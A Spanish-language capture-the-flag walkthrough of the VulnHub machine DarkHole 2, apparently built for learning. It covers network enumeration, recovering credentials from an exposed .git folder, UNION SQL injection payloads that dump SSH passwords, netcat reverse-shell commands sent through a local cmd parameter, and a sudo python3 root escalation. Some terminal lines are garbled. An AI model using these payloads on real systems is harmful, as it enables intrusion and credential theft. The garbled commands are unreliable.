



DARK HOLE 2

1. Enumeración

Esta es la primera máquina de VulnHub que realizo. A diferencia de HTB tenemos que descargarnos la máquina y añadirla a nuestro VMWare. Tendremos que saber la IP que se le ha asignado a la máquina víctima.

```
/home/parrot ~ # arp-scan -I ens33 --localnet
Interface: ens33, type: EN10MB, MAC: 00:0c:29:65:08:e0, IPv4: 192.168.237.149
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.237.1    00:50:56:c0:00:08    VMware, Inc.
192.168.237.2    00:50:56:f7:cc:15    VMware, Inc.
192.168.237.128 00:0c:29:fb:54:6d    VMware, Inc.
192.168.237.254 00:50:56:e0:b0:65    VMware, Inc.
```

Ahora que sabemos la IP, realizamos un Ping a la máquina víctima. Parece que estamos ante una máquina Linux.

```
/home/parrot ~ # ping -c 1 192.168.237.128
PING 192.168.237.128 (192.168.237.128) 56(84) bytes of data:
64 bytes from 192.168.237.128: icmp_seq=1 ttl=64 time=0.936 ms

--- 192.168.237.128 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.936/0.936/0.936/0.000 ms
```

Realizamos un escaneo exhaustivo para conocer los servicios y versión correspondientes a los puertos abiertos que presenta la máquina víctima.

```
# Nmap 7.92 scan initiated Sat Oct 15 10:29:19 2022 as: nmap -sCV -v -n -p 22,80 -oN targeted 192.168.237.128
Nmap scan report for 192.168.237.128
Host is up (0.00054s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|_ 256  cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_ 256  9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|_ /:
|_   PHPSESSID:
|_   httponly flag not set
|_ http-title: DarkHole V2
|_ http-git:
|_ 192.168.237.128:80/.git/
|_   Git repository found!
|_   Repository description: Unnamed repository; edit this file 'description' to name the...
|_   Last commit message: i changed login.php file for more secure
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 00:0C:29:FB:54:6D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct 15 10:29:27 2022 -- 1 IP address (1 host up) scanned in 8.11 seconds
```

Si miramos el Launchpad de OpenSSH, podemos ver que pertenece a un Ubuntu Focal. Si realizamos la misma búsqueda para el servicio de Apache, vemos el mismo resultado. Por lo que es probable que no se estén corriendo contenedores en esta máquina.

openssh 1:8.2p1-4ubuntu0.3 source package in Ubuntu

Changelog

```
openssh (1:8.2p1-4ubuntu0.3) focal; urgency=medium

* d/systemd/ssh@.service: preserve the systemd managed runtime directory to
ensure parallel processes will not disrupt one another when halting
(LP: #1905285)

-- Athos Ribeiro <email address hidden> Fri, 23 Jul 2021 09:55:12 -0300
```


Upload details

Uploaded by: Athos Ribeiro on 2021-07-23	Sponsored by: Bryce Harrington
Uploaded to: Focal	Original maintainer: Ubuntu Developers

Miramos las tecnologías que están corriendo para la página web que corre en <http://192.168.237.128>.

```
~/home/parrot/vulnhub/darkhole
└─$ whatweb http://192.168.237.128
http://192.168.237.128 [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.237.128], Title[DarkHole V2]
```


Revisamos la misma tarea, con Wappalyzer.



2. Análisis de vulnerabilidades

Revisamos si las versiones de Apache y OpenSSH, por si tuvieran vulnerabilidades, pero no encuentro nada interesante.

Tampoco vemos nada interesante en el código fuente. Vemos un panel de login pero no tenemos credenciales.



Vamos a realizar una enumeración sencilla de directorios con Nmap. Vemos que, a parte del panel del login, hay un repositorio GIT.

```
/home/parrot/vulnhub/darkhole X INT
nmap --script http-enum -p 80 192.168.237.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-15 10:52 CEST
Nmap scan report for 192.168.237.128
Host is up (0.00052s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_ http-enum:
|   /login.php: Possible admin folder
|   /.git/HEAD: Git folder
|   /config/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|_  /style/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
MAC Address: 00:0C:29:FB:54:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.12 seconds
```

Nos traemos a nuestra máquina el contenido del directorio git:

- `wget -r http://192.168.237.128/.git/`

Vemos los logs:

```
/home/parrot/vulnhub/darkhole/GitHack/192.168.237.128 > master !12 ?2 X 1
└─ git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD -> master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:02:44 2021 +0300

    First Initialize
```

Vemos un commit con claves por defecto. Vamos a ver su código, para posteriormente ver los cambios que se produjeron.

```
/home/parrot/vulnhub/darkhole/GitHack/192.168.237.128 > master !12 ?2 > X 128 > #
git log --oneline
0f1d821 (HEAD -> master) i changed login.php file for more secure
a4d900a I added login.php file with default credentials
aa2a5f3 First Initialize
```

```
Archivo Editar Ver Buscar Terminal Ayuda
/home/parrot/vulnhub/darkhole/GitHack/192.168.237.128 > master !12 ?2 > ✓ 5s > #
git show a4d900a
```

```
Archivo Editar Ver Buscar Terminal Ayuda
commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:06:20 2021 +0300


I added login.php file with default credentials

diff --git a/login.php b/login.php
index e69de29..8a0ff67 100644
--- a/login.php
+++ b/login.php
@@ -0,0 +1,42 @@
+<?php
+session_start();
+require 'config/config.php';
+if($_SERVER['REQUEST_METHOD'] == 'POST'){
+    if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+        $_SESSION['userid'] = 1;
+        header("location:dashboard.php");
+        die();
+    }
+}
```

Usuario: lush@admin.com


Clave: 321

Intentamos usar las credenciales para entrar en el panel de login y conseguimos acceso.




Vemos el campo id en la URL que es vulnerable a un SQL Injection. Con order by vemos que son 6 campos lo que devuelve la consulta. Con UNION intentamos determinar la BBDD.

- ' union select NULL,NULL,NULL,NULL,NULL, group_concat(schema_name) from information_schema.schemata -- -




Ahora, sabemos que la BBDD es 'darkhole_2', intentamos sacar sus tablas.

- ' union select NULL,NULL,NULL,NULL,NULL, group_concat(table_name) from information_schema.tables where table_schema = 'darkhole_2' -- -




Vemos que hay en la tabla ssh. Vemos que campos tienen.

- ' union select NULL,NULL,NULL,NULL,NULL, group_concat(column_name) from information_schema.columns where table_name = 'ssh' -- -



Si consultamos la tabla ssh, obtenemos unas credenciales.

- ' union select '1',group_concat(user),group_concat(pass),'4','5','6' from ssh -- -




Usuario: jehad


Clave: fool

3. Explotación e intrusión


Intentamos logarnos con esas credenciales por ssh y obtenemos acceso.



Si consultamos el historial del usuario, vemos que se está haciendo una petición de forma local al puerto 9999, añadiendo un parámetro GET llamado cmd. Puede que se pueda acontecer una ejecución de comandos.



Comprobamos si efectivamente estamos escuchando por ese puerto.



Vamos a aprovecharnos para ejecutar con NC, ganando acceso a la máquina como el usuario losy.

```
Jehad@darkhole:~$ curl 127.0.0.1:9999?cmd=nc+-e/bin/bash+192.168.237.149+443
Parameter GET [cmd] Jehad@darkhole:~$ curl 127.0.0.1:9999?cmd=nc+-e/bin/bash+192.168.237.149+443"
Parameter GET [cmd] Jehad@darkhole:~$ curl 127.0.0.1:9999?cmd=nc+-e/bin/sh+192.168.237.149+443
Parameter GET [cmd] Jehad@darkhole:~$ curl 127.0.0.1:9999?cmd=rm"/C:/f;cat /tmp/ff/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/ff
nc+-e/bin/bash+192.168.237.149+4432.168.237.149+443
Jehad@darkhole:~$ curl 127.0.0.1:9999?cmd=rm%20%2Ftmp%2Ff%3Bmkf(fos%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fb;lns2Fbash%20-U%
%2F%3E%261%7Cnc%20192.168.237.149%20443%20%3E%2Ftmp%2FF
V
listening on [any] 443 ...
connect to [192.168.237.149] from (UNKNOWN) [192.168.237.128] 55480
bash: cannot set terminal process group (1203): Inappropriate ioctl for device
bash: no job control in this shell
losy@darkhole:/opt/web$ whoami
losy
losy@darkhole:/opt/web$
```

Revisamos el fichero con el histórico de comandos y vemos una posible clave.

```
ss
cat .bash_history
clear
password:gang
losy@darkhole:~$
```

Password: gang

4. Escalada de privilegios

La probamos viendo nuestros privilegios de sudo, vemos que podemos ejecutar el binario python3 como root.

```
losy@darkhole:~$ sudo -l
[sudo] password for losy:
Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User losy may run the following commands on darkhole:
    (root) /usr/bin/python3
losy@darkhole:~$
```

Nos aprovechamos de ese privilegio para ganar acceso como root.

```
losy@darkhole:~$ sudo python3 -c 'import os; os.system("/bin/bash")'
root@darkhole:/home/losy# whoami
root
root@darkhole:/home/losy#
```